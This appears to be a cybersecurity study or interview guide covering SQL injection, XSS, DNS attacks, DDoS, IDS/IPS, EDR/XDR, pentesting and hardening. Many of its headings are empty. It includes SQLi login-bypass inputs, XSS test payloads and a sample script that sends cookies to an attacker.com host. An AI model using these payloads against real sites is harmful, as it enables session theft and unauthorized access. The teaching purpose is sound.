
What is SQL injection?
SQL Injection (SQLi) is a code injection attack where attackers insert malicious SQL commands into input fields to manipulate
databases.
Core Concept:
Classic Example:
Vulnerable Code:
```sql
SELECT * FROM users
WHERE username = '$username' AND password = '$password';
```
Attack Input:
```
Username: admin'--
Password: anything
```
Resulting Query:
```sql
SELECT * FROM users
WHERE username = 'admin'--' AND password = 'anything';
```
The `--` comments out the password check, allowing login without password!
Classic Authentication Bypass:
```
Input: ' OR '1'='1
Query: SELECT * FROM users WHERE username = '' OR '1'='1' AND password = ''
Result: '1'='1' is always true, returning all rows
```
Consequences:
Unauthorized Data Access:
Data Modification:
Data Deletion:
Authentication Bypass:
Information Disclosure:
Server Compromise:
Types of SQL Injection:
In-Band SQLi:
Error-Based SQLi:
Union-Based SQLi:
Inferential (Blind) SQLi:
Boolean-Based Blind SQLi:
Time-Based Blind SQLi:
Out-of-Band SQLi:
Real-World SQL Injection Examples:
Heartland Payment Systems (2008):
Sony Pictures (2011):
Yahoo (2012):
TalkTalk (2015):
Prevention Techniques:
Parameterized Queries (Prepared Statements):
```python
# Vulnerable:
query = f"SELECT * FROM users WHERE username = '{username}'"
# Safe:
cursor.execute("SELECT * FROM users WHERE username = ?", (username,))
```
Stored Procedures:
Input Validation:
Input Sanitization:
Principle of Least Privilege:
Web Application Firewall (WAF):
ORM (Object-Relational Mapping):
Error Handling:
Regular Security Testing:
Code Reviews:
Common Vulnerable Patterns:
```python
# String concatenation
query = "SELECT * FROM users WHERE id = " + user_input
# String formatting
query = "SELECT * FROM users WHERE id = %s" % user_input
# f-strings
query = f"SELECT * FROM users WHERE id = {user_input}"
# All of these are vulnerable!
```
Safe Alternatives:
```python
# Parameterized query
cursor.execute("SELECT * FROM users WHERE id = ?", (user_input,))
# Named parameters
cursor.execute("SELECT * FROM users WHERE id = :id", {"id": user_input})
```
Tools for Testing:
SQLMap:
Burp Suite:
OWASP ZAP:
Resources:
OWASP:
SANS:
Database Documentation:
What does Network Sniffing mean?
Network sniffing involves capturing and analyzing network packets traveling across a network.
Core Concept:
Legitimate Uses:
Troubleshooting Networks:
Monitoring Performance:
Network Security Analysis:
Network Auditing:
Protocol Analysis:
Malicious Uses:
Stealing Passwords:
Intercepting Data:
Hijacking Sessions:
Reconnaissance:
How Sniffing Works:
Promiscuous Mode:
On Hubs (Old Networks):
On Switches (Modern):
Techniques on Switched Networks:
ARP Spoofing:
MAC Flooding:
Port Mirroring:
Common Sniffing Tools:
Wireshark:
tcpdump:
ngrep:
Cain & Abel:
Ettercap:
Network Miner:
Snort:
What Can Be Captured:
Unencrypted Traffic:
Encrypted Traffic:
Sample Wireshark Capture:
```
Source Destination Protocol Info
192.168.1.5 192.168.1.1 HTTP GET /login.php
192.168.1.5 192.168.1.1 HTTP POST /login.php
username=admin&password=secret123
(captured in cleartext!)
```
Detection of Sniffers:
Difficult to Detect:
Detection Methods:
ARP Watch:
Network IDS:
Honeypots:
Anti-Sniff Tools:
Prevention:
Use Encryption:
Network Segmentation:
Switched Networks:
Secure Configurations:
802.1X Authentication:
Monitor for Anomalies:
Defense in Depth:
Legal and Ethical Considerations:
Legal Uses:
Illegal Uses:
Best Practice:
What is IP blocklisting?
IP blocklisting denies access to specific IP addresses known to be malicious, suspicious, or linked to cyberattacks.
Core Concept:
Benefits:
Preventing Unauthorized Access:
Blocking Harmful Traffic:
Reducing Spam and Attacks:
Decreasing Server Load:
How IP Blocklisting Works:
```
1. Identify bad IP address (manually or automatically)
2. Add to blocklist
3. Firewall/security tool checks incoming connections
4. If source IP is on blocklist → deny connection
5. Connection blocked at network level
```
Common Sources for Blocklists:
Threat Intelligence Feeds:
Public Blocklists:
Internal Detection:
Geolocation Blocking:
Where Blocklisting is Implemented:
Firewalls:
Email Servers:
Web Servers:
CDN/DDoS Protection:
DNS Servers:
Endpoint Protection:
Common Implementations:
iptables (Linux):
```bash
iptables -A INPUT -s 192.0.2.1 -j DROP
```
Windows Firewall:
Cisco Firewall:
Cloudflare:
Types of Blocklists:
Static Blocklists:
Dynamic Blocklists:
Reputation-Based:
Behavioral:
Benefits of Automated Blocklisting:
Real-Time Protection:
Scale:
Accuracy:
Reduced Manual Work:
Challenges and Limitations:
False Positives:
Dynamic IPs:
VPN/Proxy Use:
Whack-a-Mole Problem:
Blocking Legitimate Users:
Allowlisting vs Blocklisting:
Allowlisting (Whitelist):
Blocklisting (Blacklist):
Default Posture:
Advanced Techniques:
IP Reputation Scoring:
Geo-IP Blocking:
Subnet Blocking:
Temporary Blocks:
Real-World Example:
Fail2Ban (Linux):
```
# Block IP after 5 failed login attempts within 10 minutes
maxretry = 5
findtime = 600
bantime = 3600 # Block for 1 hour
```
Cloudflare:
AWS WAF:
Tools and Services:
Open Source:
Commercial:
Best Practices:
Combine with Allowlisting:
Regular Updates:
Monitor and Tune:
Layer with Other Controls:
Privacy Considerations:
What is a Domain Name System (DNS) Attack?
A DNS attack exploits Domain Name System vulnerabilities to redirect users, disrupt services, or steal data.
Why DNS is Targeted:
Common DNS Attacks:
DNS Spoofing (Cache Poisoning):
How it Works:
```
1. Attacker sends fake DNS response to resolver
2. Resolver caches the fake record
3. Users querying that domain are redirected
```
Example:
Cache Poisoning:
DNS Amplification:
How it Works:
```
1. Attacker sends small DNS query (e.g., 60 bytes)
2. Spoofs source IP to victim's IP
3. DNS server responds with large reply (e.g., 4000 bytes)
4. Response sent to victim (amplified attack)
5. Multiplied by thousands of queries = massive DDoS
```
Amplification Factor:
DNS Tunneling:
How it Works:
Example:
```
Query: stolen-data-encoded-here.attacker.com
Server returns: instructions-encoded.attacker.com
```
NXDOMAIN Attack (Water Torture):
Other DNS Attacks:
DNS Hijacking:
Methods:
Famous Cases:
DNS Reflection:
Domain Hijacking:
Subdomain Takeover:
Typosquatting:
DNS Rebinding:
Famous DNS Attacks:
Dyn Attack (October 2016):
Sea Turtle Campaign (2017-2019):
MyEtherWallet (April 2018):
DNSpionage (2018):
Sea Turtle / DNS Hijacking Campaign (2019):
Impact of DNS Attacks:
Service Disruption:
Data Theft:
Reputation Damage:
Financial Loss:
Defense Against DNS Attacks:
DNSSEC (DNS Security Extensions):
DNS over HTTPS (DoH):
DNS over TLS (DoT):
DNS Filtering:
Rate Limiting:
Source Port Randomization:
Trusted DNS Providers:
Monitoring:
Registrar Security:
Server Hardening:
Multi-DNS Provider:
For Users:
Use Trusted DNS:
Check URLs:
Use VPN:
Browser Security:
Best Practices:
For Organizations:
For Individuals:
Future of DNS Security:
DNS over QUIC:
Encrypted Client Hello (ECH):
Continued DNSSEC Adoption:
What is a DDoS attack, and how can it be prevented?
A Distributed Denial of Service (DDoS) attack overwhelms a target system with traffic from multiple compromised devices, making
services unavailable.
Key Characteristics:
How DDoS Works:
```
Attacker → Botnet (1000s of compromised devices)
↓
Coordinated attack
↓
Target Server (resources exhausted)
↓
Legitimate users → SERVICE DENIED
```
Types of DDoS Attacks:
Volumetric Attacks:
Protocol Attacks:
Application Layer Attacks:
Common DDoS Attack Methods:
SYN Flood:
UDP Flood:
ICMP Flood (Ping Flood):
HTTP Flood:
Slowloris:
DNS Amplification:
NTP Amplification:
Memcached Amplification:
Famous DDoS Attacks:
Dyn DNS (October 2016):
GitHub (February 2018):
AWS Shield (February 2020):
Google (October 2017, revealed 2020):
Cloudflare (June 2022):
Impact:
Service Downtime:
Reputation Damage:
Operational Disruption:
Cost:
DDoS Prevention Techniques:
DDoS Protection Services:
Firewall Configuration:
Intrusion Prevention Systems (IPS):
Traffic Filtering and Rate Limiting:
Load Balancing:
Network Monitoring:
Anycast Network:
Content Delivery Networks (CDN):
Scrubbing Centers:
Black Hole Routing:
Hardware Solutions:
Dedicated DDoS Mitigation Appliances:
Best Practices:
Have a DDoS Response Plan:
Know Your Baseline Traffic:
Use Multiple Mitigation Layers:
Choose DDoS-Resistant Hosting:
Implement ACLs:
Subscribe to Threat Intelligence:
Cloud-Based Protection:
Cloudflare:
AWS Shield:
Akamai:
Google Cloud Armor:
Microsoft Azure DDoS Protection:
For Smaller Organizations:
Use a CDN:
Choose Robust Hosting:
Configure Your Firewall:
Monitor Traffic:
Detection Indicators:
Sudden Spike in Traffic:
Slow Response Times:
Server Unavailable:
Unusual Traffic Patterns:
Modern DDoS Trends:
Ransom DDoS (RDoS):
Multi-Vector Attacks:
IoT Botnets:
5G-Based DDoS:
Application Layer Sophistication:
DDoS-as-a-Service:
Legal Status:
Illegal in Most Countries:
Famous Prosecutions:

How do Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) differ?
IDS vs IPS — Key Differences:
Intrusion Detection System (IDS):
Intrusion Prevention System (IPS):
Comparison Table:
| Aspect | IDS | IPS |
|---|---|---|
| Action | Detect and alert | Detect and block |
| Position | Out-of-band (monitoring) | Inline (in traffic path) |
| Type | Passive | Active |
| Response time | After detection | Real-time |
| False positive impact | Just alert | Blocks legitimate traffic |
| Performance | No impact on speed | May add latency |
| Common deployment | Network monitor | Network gateway |
How IDS Works:
```
Network Traffic → Switch (Mirror Port) → IDS Sensor
↓
Detection Engine
↓
Alert to Admin/SIEM
```
How IPS Works:
```
Internet → IPS → Internal Network
↓
(Inspects every packet)
↓
Allow / Block / Quarantine
```
Types of IDS/IPS:
Network-Based (NIDS/NIPS):
Host-Based (HIDS/HIPS):
Wireless (WIDS/WIPS):
Network Behavior Analysis (NBA):
Detection Methods:
Signature-Based Detection:
Anomaly-Based Detection:
Hybrid Detection:
Stateful Protocol Analysis:
Common Detection Capabilities:
Known Exploits:
Malware Behavior:
Policy Violations:
Reconnaissance:
Brute Force:
Data Exfiltration:
DDoS Patterns:
Real-World Examples:
Snort (Open Source IDS/IPS):
Suricata (Open Source):
Cisco Firepower:
Palo Alto Networks NGFW:
Trend Micro TippingPoint:
OSSEC (Open Source HIDS):
McAfee Network Security Platform:
Common Use Cases:
Security Monitoring:
Compliance:
Threat Hunting:
Incident Response:
Network Visibility:
Active Defense:
Limitations:
IDS Limitations:
IPS Limitations:
Both:
IDS/IPS vs Firewall:
Firewall:
IDS/IPS:
Modern Approach:
Best Practices:
Strategic Placement:
Regular Updates:
Proper Tuning:
Integration with SIEM:
Monitoring 24/7:
Modes of Operation:
IDS Mode:
IPS Mode:
Hybrid Deployment:
Future of IDS/IPS:
AI/ML Integration:
Behavior-Based Detection:
Cloud-Based IDS/IPS:
Endpoint Detection and Response (EDR):
Network Detection and Response (NDR):

What is the difference between Endpoint Detection and Response (EDR) and Extended Detection and Response (XDR)?
EDR vs XDR — Key Differences:
Endpoint Detection and Response (EDR):
Extended Detection and Response (XDR):
Comparison Table:
| Aspect | EDR | XDR |
|---|---|---|
| Coverage | Endpoints only | Multiple security layers |
| Data sources | Endpoint logs | Endpoints + network + cloud + email |
| Visibility | Endpoint-centric | Holistic |
| Integration | Standalone or limited | Designed for integration |
| Response capability | Endpoint-focused | Cross-domain |
| Complexity | Simpler | More complex |
| Cost | Lower | Higher |
| Best for | Endpoint security | Comprehensive security |
What EDR Does:
Endpoint Monitoring:
Threat Detection:
Incident Response:
Forensics:
Threat Hunting:
Common EDR Features:
Behavioral Analysis:
File Analysis:
Network Activity Monitoring:
Rollback Capabilities:
Threat Intelligence Integration:
Popular EDR Products:
CrowdStrike Falcon:
Microsoft Defender for Endpoint:
SentinelOne:
Carbon Black:
Cybereason:
What XDR Does:
Unified Security Platform:
Cross-Domain Correlation:
Centralized Investigation:
Automated Response:
Reduced Alert Fatigue:
XDR Components:
EDR (Endpoint):
NDR (Network Detection and Response):
Cloud Security:
Email Security:
Identity Security:
Popular XDR Products:
Palo Alto Networks Cortex XDR:
Microsoft 365 Defender:
CrowdStrike Falcon XDR:
SentinelOne Singularity XDR:
Trend Micro Vision One:
Cisco SecureX:
Evolution from EDR to XDR:
Why XDR Emerged:
Limitations of EDR:
Tool Sprawl:
Alert Fatigue:
Skills Shortage:
XDR Solution:
Use Cases:
EDR Use Cases:
XDR Use Cases:
Real-World Example:
Detecting a Phishing Attack with EDR:
Detecting Same Attack with XDR:
Benefits of XDR Over EDR:
Better Detection:
Faster Response:
Reduced Mean Time to Detection (MTTD):
Reduced Mean Time to Response (MTTR):
Less Alert Fatigue:
Easier for Smaller Teams:
When to Choose EDR vs XDR:
Choose EDR if:
Choose XDR if:
Implementation Considerations:
EDR Implementation:
XDR Implementation:
Costs:
EDR:
XDR:
Future Trends:
Convergence:
Cloud-Native:
AI/ML Integration:
SOC Automation:
MDR (Managed Detection and Response):
SIEM vs XDR:
SIEM:
XDR:
Many organizations use both: SIEM for compliance/logging, XDR for detection/response.
What is penetration testing?
Penetration testing (pen testing) is a simulated cyberattack on systems, networks, or applications to identify security weaknesses
before real attackers exploit them.
Core Concept:
Objectives:
Discover Vulnerabilities:
Evaluate Security Posture:
Validate Controls:
Enhance Overall Security:
Phases of Penetration Testing:
1. Planning and Reconnaissance:
2. Scanning:
3. Gaining Access:
4. Maintaining Access:
5. Analysis and Reporting:
Types of Penetration Testing:
Network Penetration Testing:
Web Application Testing:
Mobile Application Testing:
Wireless Testing:
Social Engineering Testing:
Cloud Penetration Testing:
Testing Approaches:
Black Box Testing:
White Box Testing:
Gray Box Testing:
Common Tools:
Penetration Testing Standards:
OWASP Testing Guide:
PTES (Penetration Testing Execution Standard):
NIST SP 800-115:
OSSTMM:
Deliverables:
How does Vulnerability Assessment differ from Penetration Testing?
Vulnerability Assessment vs Penetration Testing — Key Differences:
Vulnerability Assessment:
Penetration Testing:
Comparison Table:
| Aspect | Vulnerability Assessment | Penetration Testing |
|---|---|---|
| Goal | Find weaknesses | Exploit weaknesses |
| Method | Automated scanning | Manual + automated |
| Depth | Broad, shallow | Narrow, deep |
| Frequency | Regular (weekly/monthly) | Periodic (quarterly/yearly) |
| Skill needed | Less expertise | Expert ethical hackers |
| Time | Hours to days | Days to weeks |
| Cost | Lower | Higher |
| False positives | Higher | Lower (verified) |
| Output | List of vulnerabilities | Proof of ex
● ploitation |
Vulnerability Assessment Process:
1. Discovery:
2. Scanning:
3. Classification:
4. Reporting:
Common Vulnerability Scanners:
Penetration Testing Process:
1. Planning:
2. Reconnaissance:
3. Discovery and Exploitation:
4. Post-Exploitation:
5. Reporting:
Use Cases:
Vulnerability Assessment:
Penetration Testing:
When to Use Which:
Use Vulnerability Assessment When:
Use Penetration Testing When:
Best Practice:
What does XSS stand for and how can it be prevented?
XSS stands for Cross-Site Scripting.
It is a web vulnerability allowing attackers to inject malicious scripts into pages viewed by other users.
How XSS Works:
Example:
```html
<!-- Vulnerable comment field -->
<script>alert('XSS')</script>
<!-- Malicious cookie theft -->
<script>
fetch('https://attacker.com/steal?cookie=' + document.cookie);
</script>
```
Types of XSS:
Stored (Persistent) XSS:
Reflected XSS:
DOM-Based XSS:
XSS Impact:
Session Hijacking:
Credential Theft:
Keystroke Logging:
Phishing:
Defacement:
Malware Distribution:
Cryptocurrency Mining:
Prevention Techniques:
Validate Inputs:
Sanitize User Data:
Encode Outputs:
Use Content Security Policy (CSP):
- HTTP header that restricts script sources.
- Modern browsers enforce CSP.
```
Content-Security-Policy: default-src 'self'; script-src 'self' https://trusted.com
```
Keep Applications Updated:
- Patch frameworks and libraries.
Use Secure Frameworks:
- Modern frameworks (React, Angular, Vue) auto-escape output.
- Template engines with auto-escaping.
Additional Defenses:
HttpOnly Cookies:
- Prevent JavaScript access to cookies.
- Cookies still sent in requests.
SameSite Cookies:
- Prevent cross-site requests.
X-XSS-Protection Header:
- Browser-based XSS filter (deprecated in favor of CSP).
Subresource Integrity (SRI):
- Verify integrity of external scripts.
Input Validation Best Practices:
Whitelist Validation:
- Only allow known good characters.
Length Limits:
- Restrict input length.
Type Checking:
- Ensure data matches expected type.
Context-Aware Encoding:
- HTML body, attributes, JavaScript, URLs need different encoding.
Real-World XSS Examples:
Samy Worm (2005):
- MySpace XSS worm.
- Infected 1 million profiles in 20 hours.
British Airways (2018):
- XSS led to 380,000 cards stolen.
eBay (2014-2017):
- Multiple stored XSS in listings.
Common Vulnerable Patterns:
```javascript
// Vulnerable - direct insertion
element.innerHTML = userInput;
// Safe - text content only
element.textContent = userInput;
// Vulnerable - eval
eval(userInput);
// Safe - no eval needed
```
Testing for XSS:
Manual Testing:
- Common payloads: `<script>alert(1)</script>`, `<img src=x onerror=alert(1)>`.
Automated Tools:
- Burp Suite, OWASP ZAP.
- XSStrike, XSSer.
OWASP Resources:
- XSS Filter Evasion Cheat Sheet.
- XSS Prevention Cheat Sheet.
Modern Defense Stack:
- Framework auto-escaping + CSP + HttpOnly cookies + regular security testing = strong defense against XSS.
What are Polymorphic viruses?
Polymorphic viruses constantly change their code or appearance with each infection while maintaining functionality.
Key Characteristics:
Hard to Detect:
Evade Signature-Based Antivirus:
Change Encryption Keys and Code Patterns:
Self-Replicate:
How Polymorphic Viruses Work:
```
1. Virus has two parts:
- Encrypted virus body
- Decryption routine (changes each time)
2. When executed:
- Decryption routine decrypts the virus body
- Virus performs malicious actions
3. When replicating:
- Virus generates new encryption key
- Creates new decryption routine variant
- New copy looks completely different
```
Polymorphic Engine:
- Register swapping.
- Instruction reordering.
- Garbage code insertion.
- Equivalent instruction substitution.
Polymorphic vs Other Virus Types:
Polymorphic:
Metamorphic:
Oligomorphic:
Famous Polymorphic Viruses:
Storm Worm (2007):
Virut:
Vundo:
Detection Methods:
Heuristic Analysis:
Behavioral Detection:
Sandboxing:
Machine Learning:
Generic Detection:
Emulation:
Defense Strategies:
Modern Antivirus/EDR:
Application Whitelisting:
Regular Updates:
User Education:
Regular Updates:
User Education:
Backup Strategy:
Network Segmentation:
Email Filtering:
Why Polymorphism Matters:
Backup Strategy:
Network Segmentation:
Email Filtering:
Why Polymorphism Matters:
Modern Trend:
What is System Hardening?
System Hardening is the process of reducing a system's attack surface by configuring it securely and removing unnecessary components.
Goal:
Key Hardening Activities:
1. Remove Unnecessary Software:
2. Disable Unused Services and Ports:
3. Apply Security Patches:
4. Configure Strong Authentication:
5. Limit User Privileges:
6. Enable Logging and Monitoring:
Types of System Hardening:
Operating System Hardening:
Application Hardening:
Database Hardening:
Network Hardening:
Server Hardening:
Cloud Hardening:
Hardening Standards and Frameworks:
CIS Benchmarks:
NIST SP 800-123:
DISA STIGs:
Microsoft Security Baselines:
Hardening Tools:
Lynis:
Microsoft Security Compliance Toolkit:
Ansible/Chef/Puppet:
OpenSCAP:
Common Hardening Steps:
Windows:
Linux:
Network Devices:
Benefits of Hardening:
Reduced Attack Surface:
Improved Compliance:
Better Performance:
Easier Incident Response:
Reduced Malware Impact:
Hardening Best Practices:
Document Everything:
Test in Non-Production First:
Use Automation:
Regular Audits:
Continuous Improvement:
Backup Before Changes:
Common Mistakes to Avoid:
Too Restrictive:
Inconsistent Application:
No Documentation:
Ignoring User Training:
Forgetting Regular Reviews:
Hardening as Defense-in-Depth:
What is Cloud Security and what are its main concerns?
Cloud Security refers to policies, technologies, and controls that protect cloud-based systems, data, and infrastructure.
Why Cloud Security Matters:
Shared Responsibility Model:
Cloud Provider Responsible For:
Customer Responsible For:
Main Concerns in Cloud Security:
1. Data Breaches:
2. Misconfigurations:
3. Insecure APIs:
4. Account Hijacking:
5. Insider Threats:
6. Insufficient Identity Management:
7. Compliance Issues:
8. Data Loss:
9. DDoS Attacks:
10. Shared Technology Vulnerabilities:
Cloud Security Controls:
Identity and Access Management (IAM):
Data Encryption:
Network Security:
Monitoring and Logging:
Configuration Management:
Backup and Disaster Recovery:
Cloud Service Models and Security:
| Model | Customer Manages | Provider Manages |
|-------|------------------|------------------|
| IaaS | OS, Apps, Data | Hardware, Network, Virtualization |
| PaaS | Apps, Data | OS, Runtime, Hardware |
| SaaS | Data, Users | Everything else |
Cloud Security Tools:
CSPM Tools:
CWPP (Cloud Workload Protection):
CASB (Cloud Access Security Broker):
SASE (Secure Access Service Edge):
Cloud-Native Security:
AWS:
Azure:
GCP:
Cloud Security Best Practices:
Enable MFA Everywhere:
Use Least Privilege:
Encrypt Data:
Regular Audits:
Implement Logging:
Security as Code:
Zero Trust Architecture:
Incident Response Plan:
Cloud Security Frameworks:
Cloud Security Alliance (CSA):
NIST Cybersecurity Framework:
ISO 27017:
FedRAMP:
Common Cloud Security Mistakes:
Public Storage Buckets:
Hardcoded Credentials:
Over-Permissive IAM:
Lack of Monitoring:
Future of Cloud Security:
AI/ML Integration:
Zero Trust Adoption:
Confidential Computing:
Supply Chain Security:
Compliance Automation:
Cloud security is a shared responsibility requiring collaboration between providers and customers, strong technical controls, **continuous
monitoring, and ongoing education** to address an evolving threat landscape.